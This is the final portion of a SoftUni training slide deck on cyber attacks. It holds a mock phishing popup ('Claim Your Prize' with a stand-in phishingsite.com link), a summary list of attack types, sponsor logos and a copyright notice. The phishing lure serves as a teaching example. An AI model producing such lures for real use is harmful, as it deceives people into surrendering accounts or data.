
Claim Your Prize (http://phishingsite.com/amazongiftcard)

Yes / No

Summary

- Phishing Attacks
- Denial of Service (DoS)
- Distributed Denial of Service (DDos)
- Malware Attacks
- Injection Attacks
- Brute Forcing Attacks

Questions?



SoftUni

Software University

SoftUni Creative

SoftUni Digital

SoftUni Foundation

SoftUni Kids

СофтУни БУДИТЕЛ

Finance Academy

SoftUni Diamond Partners

SmartIT

createX

VIVACOM

INDEAVR

Serving the high achievers

Coca-Cola HBC Bulgaria

Postbank

Решения за твоето утре

AMBITIONED

SUPER HOSTING .BG

DRAFT KINGS

THE CROWN IS YOURS

PHAR VISION

Trainings @ Software University (SoftUni)

- Software University – High-Quality Education, Profession and Job for Software Developers
  - softuni.bg, softuni.org
- Software University Foundation
  - softuni.foundation
- Software University @ Facebook
  - facebook.com/SoftwareUniversity

License

- This course (slides, examples, demos, exercises, homework, documents, videos and other assets) is **copyrighted content**
- Unauthorized copy, reproduction or use is illegal
- © SoftUni – https://softuni.org
- © Software University – https://softuni.bg